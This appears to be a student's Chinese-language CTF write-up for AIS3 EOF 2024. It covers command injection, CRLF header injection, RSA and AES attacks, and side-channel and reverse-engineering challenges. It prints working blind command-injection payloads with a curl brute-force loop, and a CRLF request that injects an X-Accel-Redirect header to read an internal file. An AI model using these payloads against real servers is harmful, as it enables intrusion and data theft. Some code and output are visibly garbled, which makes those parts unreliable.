

# AIS3 Writeup

- 學號：109550206

## misc

### Welcome


- Flag：AIS3{w3lc0mE\_T0\_A1S5s\_EOF\_2o24}

#### 解題流程與思路

解題過程：

1. 晚上才起床開接 VPN，然後看到 welcome 題敘，進 DC 取得身分組，然後就一直沒翻 flag...，然後先去解 DNS Lookup，回來再翻才終於翻到。

取得 flag 的畫面：



## web

### DNS Lookup Tool

- Flag：AIS3{JUST\_3aSY\_c0mMAnD\_INj3c710N}

#### 解題流程與思路

解題過程：

1. 首先觀察可以其甚至屏蔽了 '\*' '?'，但可以發現 host 接起來後面是可以放參數的，也就是 host -V 會 valid (但翻了半天 man page 也沒看到特別的東西)，然後看不到 output，只能用搜的。

```
<?php
$blacklist = ['|', '&', ';', '>', '<', "\n", 'flag', '*', '?'];
$is_input_safe = true;
foreach ($blacklist as $bad_word)
    if (strstr($_POST['name'], $bad_word) !== false) $is_input_safe = false;

if ($is_input_safe) {
    $retcode = 0;
    $output = [];
    exec("host {$_POST['name']}", $output, $retcode);
    if ($retcode === 0) {
        echo "Host {$_POST['name']} is valid!\n";
    } else {
        echo "Host {$_POST['name']} is invalid!\n";
    }
}
```

```
else echo "HACKER!!!";
```


2. 從課程 lab 可以知道就是要用 `$()` 來達成目標，且一開始先要找到可控制自如的使其 valid 或 invalid，`$(echo google.com)` 測試起來確定可行。
3. 再來想到的就是 awk，畢竟需要一點 if else 的功能，所以使用 `substr($0,1,1)` 來判斷第一個字元是否是某值，原本還因為不能 `else ()` 而卡了一下，結果可以不用 `host` return value 會是 1。然後目前為止其實還不能確定是否 work，因為找不到可以用的檔案來測試，且 `/flag` 檔名猜不到，找了 `/proc/1/cmdline` 猜 `'/'`，但結果怪怪的，一度以為方法出問題，後找到 `/etc/hosts` 原本用 `'#'` 結果因為多行符合印出多個 `google.com` 而有問題，剛好運氣好，測到 `':'` 確定方法可用。

```
awk '{ if (substr($0,1,1) == "A") print "google.com" }' /flag
awk '{ if (substr($0,1,1) == ":") print "google.com" }' /etc/hosts)
```

4. 再來就是亂猜檔名，然後中途發現可以 `$(echo $(echo google.com))`，就設法 `ls /`，均無功而返，再來猜一下根目錄只有一個檔案，問一下 chatgpt，就得到可以 `$(find / -maxdepth 1 -type f)`，就讀到 flag 的檔案了。
5. 接著就是每個位置搜一遍，其實還滿快就搜完了。

```
echo '' > ./tmp
for ((i=32; i<=126; i++)); do
    c=$(printf "%c" "$(printf "\\$(printf "%0" "$i")")")
    echo $c
    input='$(awk %27{ if (substr($0,33,1) == "'$c'") print "google.com" }%27
$(find / -maxdepth 1 -type f))'
    echo $input
    curl -X POST -d "name=$input" $website >> ./tmp
done
cat ./tmp | grep 'is valid'
```

取得 flag 的畫面：




## Internal

- Flag : `AIS3{jUST_s0me_funNy_n9InX_FEature}`

## 解題流程與思路

解題過程：

1. 解完 DNS\_Lookup，然後再回去找一直沒喵到的 welcome 時，喵到..，看來這題可開。




2. 然後看起來架構簡單，也沒什麼特別的又要設法使其 internal 去訪問，但 redir 也我們的瀏覽器做的，基本無解，然後就 google 到解法了。

3. ref: <https://blog.orange.tw/2014/02/olympic-ctf-2014-curling-200-write-up.html>

```
curl -v "$website/?redir=https://localhost:7778/%0d%0ax-Accel-Redirect:/flag"
```

取得 flag 的畫面：



## crypto

### Baby RSA

- Flag : AIS3{c0pP3r5mITH\$\_5h0R7\_PaD\_a7T4CK}

### 解題流程與思路

解題過程：

1. 接上去會發現可以，每次都可以取得一個使用不同 N 同樣 e 的 c，稍稍回憶一下似乎可以是個經典的洞，網路上找了幾個，就找到能直接用的了。
2. ref: <https://github.com/lossme/CTF/blob/master/challenge/RSA/%E5%B9%BF%E6%92%AD%E6%94%BB%E5%87%BB%20%E4%BD%BF%E7%94%A8%E4%B8%8D%E5%90%8C%E7%9A%84n%E5%BC%88e%E7%9B%B8%E5%90%8C%E5%BC%89%E5%88%86%E5%88%AB%E5%AF%B9%E4%B8%80%E4%B8%AA%E6%98%8E%E6%96%87%E5%8A%A0%E5%AF%86/solve.py>

```
def CRT(mi, ai):
    assert(isinstance(mi, list) and isinstance(ai, list))
    M = functools.reduce(lambda x, y: x * y, mi)
    ai_ti_Mi = [a * (M // m) * gmpy2.invert(M // m, m) for (m, a) in zip(mi, ai)]
    return functools.reduce(lambda x, y: x + y, ai_ti_Mi) % M

m_decrypt = gmpy2.iroot(CRT([n1, n2, n3], [FLAG1, FLAG2, FLAG3]), e)[0]
print(long_to_bytes(m_decrypt))
```

3. 詳見 crypto/rsa/sol.py

取得 flag 的畫面：



```
cps@cps:~/ais3/crypto/rsa$ python sol.py
b'=====AIS3{c0pP3r5m1TH$_5h0R7_PaD_a7T4CK}=====
b'=====
```

## Baby AES

- Flag : AIS3{\_B10ck\_C1Ph3R\_m0de\_MaStER\_}

### 解題流程與思路

解題過程：

- 觀察一下可以發現關鍵是，想辦法讓它幫我們 AEC\_enc 任意的 pt，而我們想要 AES\_enc 的都是 counter。
- 研究個別 mode，可以發現發現若給 AES\_CTR 的 pt 為 '\x00' 就可以 leak 出 counter + 3 + n 的 AES\_enc，但我們需要的提供給我們進行使用之前的 counter, counter + 1, counter + 2 的 AES\_enc。

```
def AES_CTR (iv, pt):
    ct = b""
    for i in range(0, len(pt), 16):
        x = AES_enc(iv)
        ct += XOR(x, pt[i : i + 16])
        #print("A:", b64encode(x))
        iv = counter_add(iv)
    return ct
```

- 這裡有一個關鍵 CTR func 使用的 counter 是 local，因此等於得知後面 4 次使用機會時使用的 AES\_enc(iv)。
- 接著觀察 CFB 可以發現 XOR(AES\_enc(iv), pt[i : i + 16]) 會是下一個 block 的 iv，而 AES\_enc(iv) 已知、pt[i : i + 16] 可控，因此此時可以任意指定 XOR(AES\_enc(magic), '\x00' \* 16)，請其幫我們找到 counter, counter + 1, counter + 2。

```
def AES_CFB (iv, pt):
    ct = b""
    for i in range(0, len(pt), 16):
        _ct = XOR(AES_enc(iv), pt[i : i + 16])
        iv = _ct
        ct += _ct
    return ct
```

- 總之先把東西的接出來

```

from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes as l2b, bytes_to_long as b2l
from os import urandom
from base64 import b64encode, b64decode
from pwn import *

r = remote('chal1.eof.ais3.org', 10003)

r.recvuntil(b'c1_CFB: (b\\')
iv_cfb = r.recvuntil(b'\\').split(b'\\')[0]
r.recvuntil(b', b\\')
ct_cfb = r.recvuntil(b'\\').split(b'\\')[0]
r.recvuntil(b'c2_OFB: (b\\')
iv_ofb = r.recvuntil(b'\\').split(b'\\')[0]
r.recvuntil(b', b\\')
ct_ofb = r.recvuntil(b'\\').split(b'\\')[0]
r.recvuntil(b'c3_CTR: (b\\')
iv_ctr = r.recvuntil(b'\\').split(b'\\')[0]
r.recvuntil(b', b\\')
ct_ctr = r.recvuntil(b'\\').split(b'\\')[0]

iv_cfb = b64decode(iv_cfb)
ct_cfb = b64decode(ct_cfb)
iv_ofb = b64decode(iv_ofb)
ct_ofb = b64decode(ct_ofb)
iv_ctr = b64decode(iv_ctr)
ct_ctr = b64decode(ct_ctr)

def XOR (a, b):
    return l2b(b2l(a) ^ b2l(b)).rjust(len(a), b"\x00")

def counter_add(iv):
    return l2b(b2l(iv) + 1).rjust(16, b"\x00")

```

6. 再造一個使用的 5 次機會的 func

```

def AES(pt, mode):
    r.recvuntil(b'what operation mode do you want for encryption? ')
    r.sendline(mode.encode())
    r.recvuntil(b'what message do you want to encrypt (in base64)? ')
    r.sendline(b64encode(pt))
    r.recvuntil(b'b\\')
    iv = r.recvuntil(b'\\').split(b'\\')[0]
    r.recvuntil(b' b\\')
    ct = r.recvuntil(b'\\').split(b'\\')[0]
    return b64decode(iv), b64decode(ct)

```

7. 首先早一個至少 5 個 blocak 的 NULL bytes 丟 CTR 拿到 AES\_enc(counter+n)

```

magic_null_pt = b'\x00'*16*5
iv, magic_ct = AES(magic_null_pt, 'CTR')
print(magic_ct[0:16])
print(magic_ct[16:32]) #next1
print(magic_ct[32:48]) #next2
print(magic_ct[48:64]) #next3
print(magic_ct[64:80]) #next4

```

8. 收先是 c1 於 enc 時共有兩個 block，透過前述概念分別得出其 AES\_enc(iv) 即可還原 c1，這邊用了 2 次。

```

magic_iv_getter = XOR(magic_ct[16:32], iv_cfb) + b'\x00'*16
iv, ct = AES(magic_iv_getter, 'CFB')
aes_cfb_iv = ct[16:32]
pt = XOR(ct_cfb[0:16], aes_cfb_iv)

next_needed_iv = ct_cfb[0:16]
magic_iv_getter = XOR(magic_ct[32:48], next_needed_iv) + b'\x00'*16
iv, ct = AES(magic_iv_getter, 'CFB')
aes_cfb_iv = ct[16:32]
pt += XOR(ct_cfb[16:32], aes_cfb_iv)

c1 = pt
print("c1:", c1)

```

9. 用上相同概念可以得到 C2。又用了 2 次，至此用完了。

```

magic_iv_getter = XOR(magic_ct[48:64], iv_ofb) + b'\x00'*16
iv, ct = AES(magic_iv_getter, 'CFB')
aes_ofb_iv = ct[16:32]
pt = XOR(ct_ofb[0:16], aes_ofb_iv)

next_needed_iv = aes_ofb_iv
magic_iv_getter = XOR(magic_ct[64:80], next_needed_iv) + b'\x00'*16
iv, ct = AES(magic_iv_getter, 'CFB')
aes_ofb_iv = ct[16:32]
pt += XOR(ct_ofb[16:32], aes_ofb_iv)

c2 = pt
print("c2:", c2)

```

10. 接著除了第一段的 block AES\_enc(iv(counter)) 拿不到外，都已經有了，在發現其是 local 變數時就知道。原本預計要使用上述同樣方法再撈出第一個 block，但用完了次數。

```

tmp = XOR(c1, c2)
c3_2 = XOR(magic_ct[0:16], ct_ctr[16:32])
flag = XOR(c3_2, tmp[16:32])
print(flag)

```

11. 後來想到，若只要前半 flag，需要的 c1, c2 也只要前半，因此可以省下次數來要 AES\_enc(counter+2)，即可還原出 flag 前半。

```

magic_iv_getter = XOR(magic_ct[48:64], iv_ofb) + b'\x00'*16

```

```

iv, ct = AES(magic_iv_getter, 'CFB')
aes_ofb_iv = ct[16:32]
pt = XOR(ct_ofb[0:16], aes_ofb_iv)


c2 = pt
print("c2:", c2)
#-----
magic_iv_getter = XOR(magic_ct[64:80], iv_ctr) + b'\x00'*16
iv, ct = AES(magic_iv_getter, 'CFB')
aes_ctr_iv = ct[16:32]
print(aes_ctr_iv)

c3_1 = XOR(ct_ctr[0:16], aes_ctr_iv)
print(c3_1)
#-----
tmp = XOR(c1[0:16], c2[0:16])
flag = XOR(c3_1, tmp)
print(flag)
exit()

```

12. 合併即為 flag · 詳細 local 確認 debug、完整 code 請見 `crypto/aes/sol.py`

取得 flag 的畫面：



```

b'\x0E\x16\x916\x8a40~P\xbf@I\xc1\x85'
b'D\x0f\x9cQ8E\x10\xa3\xef\x1a3r\xf9\x90\xbe\xbc'
b'\xe1zG\xcbK\x1c\xb6\xac%\x91\x07\xef^\x8f\x87\xda'
c1: b'Q5(. \xbb\xbf6\x1d\xe1\x8f\x93\x85\xc5\x01E\xcaYh\xc7\x05\xf7\x9bT\r\xce\x5K\x9e\x7f0aN'
c2: b'1d\x97\t\xbe\x19\x901\xccv!\x1c\xbd2c\x1f'
b'\xd6\x02U]\x8e\xac7%\xfa\x1c\x84p\x1b\xc7\x18v'
b'!~\xec\x14~\xf9\x95@\x1d\x9a\xd9\xc6;\x02v\xbd'
b'AIS3{ B10ck_C1Ph'
[*] Closed connection to chal1.eof.ais3.org port 10003
cps@cps:~/ais3/crypto/aes$ 
>>> c2 = pt
>>> print("c2:", c2)
c2: b'\x10\x85\xc4\r\xbe\x06\x05\xbc\xefb\x04\xf9\xb6A\xgcd\x8d<'\x9
>>> 
>>> #-----
>>> tmp = XOR(c1, c2)
>>> c3_2 = XOR(magic_ct[0:16], ct_ctr[16:32])
>>> flag = XOR(c3_2, tmp[16:32])
>>> print(flag)
b'3R_m0de_MaStEr_}'
>>> 

```

## Baby Side Channel Attack

- Flag: AIS3{Side\_chanNe1\_15\_3A\$Y\_WH3N\_Th3\_daTA\_Le4Ka93\_is\_3x@c7}

### 解題流程與思路

解題過程：

- 比較晚開的題，意外的不難，首先會觀察到我們有 python 跑的逐行 code，其中的關鍵是 `powmod(e, d, n)`，可以透過其中是否 `if b & 1:` 以及 `b >= 1` 來還原出 d 的值。
- 首先要擷取只包含 `powmod(e, d, n)` 的斷落 (trace\_copy.txt)，再來要反轉它。

```
tac trace_copy.txt > d_rev.txt
```

3. 接著逐行讀，當碰到 "r = r \* a % c" 即 + 1、"b >= 1" 即右移。反向算回其實快速幕的次方。即為 d。

```
with open('d_rev.txt', 'r') as f:
    lines = f.readlines()
    lines = [line.strip() for line in lines]


d = 0
for line in lines:
    if "r = r * a % c" in line:
        d += 1
    elif "b >= 1" in line:
        d <= 1

print(d)
```

4. 接著就是數學問題，可以造出四個 N 的倍數，其中兩組因次方 d 太大不能用。求 gcd 很可能就是 N，就有私鑰可解 m。

```
de_not_mod = pow(d, e) - de
ed_e_not_mod = pow(ed, e) - e
N = gcd(de_not_mod, ed_e_not_mod)
print("N", N)
m = pow(c, d, N)
print(m)
print(long_to_bytes(int(m)))
```

取得 flag 的畫面：



```
cps@cps:~/ais3/crypto/side_channel_attack$ sage sol.sage
Hi
N 59174317142216397789394146865137783916759574228992723487295440348327601890300671737079531752056465507488861869782583989358862382584002195858641091261936080364017883441461
6045710420414661490211910523089160360011270917737178116868714671938493630322573090278256127742740158035730546165726229594299570205897737911464802187477024880530383288004236
6991490535820771796694449993095246897748093264379969762685184476481767618579472123791666227016383311938166487837448908177973798641804722275782182713332813883068024960123192
3901397402092212315695800252408318790041590048014997070458845723978677123419519411589718732754040141714
47452702440869364835969421349221474429016434674681875189934344219849323568360336723948311459750617549313050703289021088982187333728286589
b'AIS3{Side_channel_15_3a$Y_wHwN_Th3_dAtA_LedKa93_is_3x@C7}'
```

## reverse


### Flag Generator

- Flag: AIS3{U\$1ng\_w1Nd0w5\_15\_sUCh\_A\_P@1n....}

### 解題流程與思路

解題過程：

1. 直接跑會跟我們說其要生成的 flag.exe 忘記生寫出來了。



```
C:\Windows\System32\cmd.e  X  +  v

Microsoft Windows [版本 10.0.22631.2861]
(c) Microsoft Corporation. 著作權所有，並保留一切權利。

C:\Users\hardy\OneDrive\桌面\flag_generator_run>flag-generator.exe
Output File: flag.exe
Oops! Forget to write file.
C:\Users\hardy\OneDrive\桌面\flag_generator_run>|
```



2. 開 ida 看可以看到其就是進行一些運算造出 flag.exe 的 binary，再 call writeFile，寫出去，但其沒有寫出的這行 code。
3. 然後可以看到其印出 Oops 的指令是 fwrite，很明顯可以 patch 成 `fwrite(a2, 1, 0x600, Stream)`，分別停在其前面和後面，方便改 code 和確認 output 狀況。

```

1  int64 __fastcall writeFile(char *a1, FILE *a2, int a3)
2  {
3      FILE *v3; // rax
4      FILE *Stream; // [rsp+20h] [rbp-10h]
5
6      printf("Output File: %s\n", a1);
7      Stream = fopen(a1, "wb");
8      if ( Stream )
9      {
10         if ( a3 )
11         {
12             _acrt_iob_func(2u);
13             fwrite(a2, 1ui64, 0x600ui64, Stream);
14         }
15         fclose(Stream);
16         return 0i64;
17     }
18     else
19     {
20         v3 = __acrt_iob_func(2u);
21         fwrite("fopen error", 1ui64, 0xBui64, v3);
22         return 1i64;
23     }
24 }

```

4. 將 call fwrite 之前的 asm 參數指定更改，且往前翻一下，可以看到很貼心的有個參數的 offset。


```

34 var_18          = qword ptr -18h
34 Stream          = qword ptr -10h
34 var_8           = qword ptr -8
34 FileName        = qword ptr 10h
34 arg_8           = qword ptr 18h
34 arg_10          = dword ptr 20h
34

```

5. 然後就會看到 2KB 的 flag.exe，直接執行，會看很像 flag 內文的訊息，抄過去就是了。
6. 然後我抄漏一個 '!' (3 個, 4 個)，然後一直沒 check 到，然後就去 reverse flag.exe，然後搞了很久也搞出個所以然...。不知為何不能複製，還有強烈譴責不加 flag 外框的行為。

取得 flag 的畫面：



# stateful

- Flag : AIS3{ArE\_you @\_stAtEfUL\_Or\_St@teLeSS\_C7FeR}

## 解題流程與思路

解題過程：

1. IDA 開啟可以發現其為第一個參數 (應為 flag) 經過一系列操作後，與 k\_target 比較若一樣即印 "Correct!!!!"。總之先 dump k\_target

```
.data:0000000000005020 public k_target
.data:0000000000005020 ; BYTE k_target[43]
.data:0000000000005020 k_target db 94h, 0CAh, 0ECh, 33h, 64h, 54h, 33h, 79h, 2Ch, 82h
.data:0000000000005020 ; DATA XREF: main+C8f0
.data:000000000000502A db 0C4h, 75h, 5Fh, 0E4h, 92h, 0F2h, 3Bh, 0AFh, 19h, 0EFh
.data:0000000000005034 db 0FAh, 53h, 4Ch, 0DDh, 6Ah, 72h, 5Fh, 0Dh, 74h, 40h
.data:000000000000503E db 49h, 0F8h, 0DFh, 65h, 2 dup(53h), 2, 39h, 37h, 9Dh
.data:0000000000005048 db 65h, 0CCh, 7Dh
.data:0000000000005048 data ends
```

2. 直覺是 angr，跟當初作業的其實很接近，只參數要 43 bytes，目標改三個驚嘆號的 'Correct'。然後記憶體不夠 'Killed'。

```
import angr
import claripy
import logging
logging.getLogger('angr.sim_manager').setLevel(logging.DEBUG)
proj = angr.Project('./stateful', auto_load_libs=False)
sym_argv = claripy.BVS('sym_argv', 8 * 43)
prefix = claripy.BVV(b'AIS3{')
suffix_length = 43 - len(b'AIS3{')
suffix = claripy.BVS('sym_argv_suffix', 8 * suffix_length)
combined_sym_argv = claripy.Concat(prefix, suffix)
constraint = sym_argv == combined_sym_argv
state = proj.factory.entry_state(args=[proj.filename, sym_argv])
state.add_constraints(constraint)
simgr = proj.factory.simulation_manager(state)
simgr.explore(find=lambda s: b'Correct!!!' in s.posix.dumps(1))
if len(simgr.found) > 0:
    print(simgr.found[0].solver.eval(sym_argv, cast_to=bytes))
else:
    print("No!")
```

3. 然後就被我放置了，最後才放棄直接硬幹，結果其實頗容易，且快。首先把 state\_machine、state\_\* 都複製出來，用取代改成可編譯的 cpp (test.cpp)，關於 a1 += a1[] + a1[] 之類的操作也用取代改成 puts。

```
char* state_2421543205(char*a1)
{
    char*result; // rax

    result = a1 + 17;
    puts("a1[17] += a[0] + a1[7]");
    return result;
}
```

4. 然後執行。再反轉，再用取代把 += 與 -= 互換。

```
g++ test.cpp -o test
./test > out.txt
tac out.txt > out_rev.txt
```

5. 再讀進 k\_target.txt · 並執行反向好的 code · 就會算出 flag 。

```
from pwn import *

r = process(['cat', 'k_target.txt'])

target = r.recv(43)

print(target)

a1 = list()

for i in range(43):
    a1.append(target[i])

a1[5] -= a1[37] + a1[20]
a1[8] -= a1[14] + a1[16]
a1[17] -= a1[38] + a1[24]
a1[15] -= a1[40] + a1[8]
a1[37] -= a1[12] + a1[16]
a1[4] -= a1[6] + a1[22]
a1[10] += a1[12] + a1[22]
a1[18] -= a1[26] + a1[31]
a1[23] -= a1[30] + a1[39]
a1[4] -= a1[27] + a1[25]
a1[37] -= a1[27] + a1[18]
a1[41] += a1[3] + a1[34]
a1[13] -= a1[26] + a1[8]
a1[2] -= a1[34] + a1[25]
a1[0] -= a1[28] + a1[31]
a1[4] -= a1[7] + a1[25]
a1[18] -= a1[29] + a1[15]
a1[21] += a1[13] + a1[42]
a1[21] -= a1[34] + a1[15]
a1[7] -= a1[10] + a1[0]
a1[13] -= a1[25] + a1[28]
a1[32] -= a1[5] + a1[25]
a1[31] -= a1[1] + a1[16]
a1[1] -= a1[16] + a1[40]
a1[30] += a1[13] + a1[2]
a1[1] -= a1[15] + a1[6]
a1[7] -= a1[21] + a1[0]
a1[24] -= a1[20] + a1[5]
a1[36] -= a1[11] + a1[15]
a1[0] -= a1[33] + a1[16]
a1[19] -= a1[10] + a1[16]
a1[1] += a1[29] + a1[13]
a1[30] += a1[33] + a1[8]
a1[15] -= a1[22] + a1[10]
a1[20] -= a1[19] + a1[24]
a1[27] -= a1[18] + a1[20]
```

```

a1[39] += a1[25] + a1[38]
a1[23] -= a1[7] + a1[34]
a1[37] += a1[29] + a1[3]
a1[5] -= a1[40] + a1[4]
a1[17] -= a1[0] + a1[7]
a1[9] -= a1[11] + a1[3]
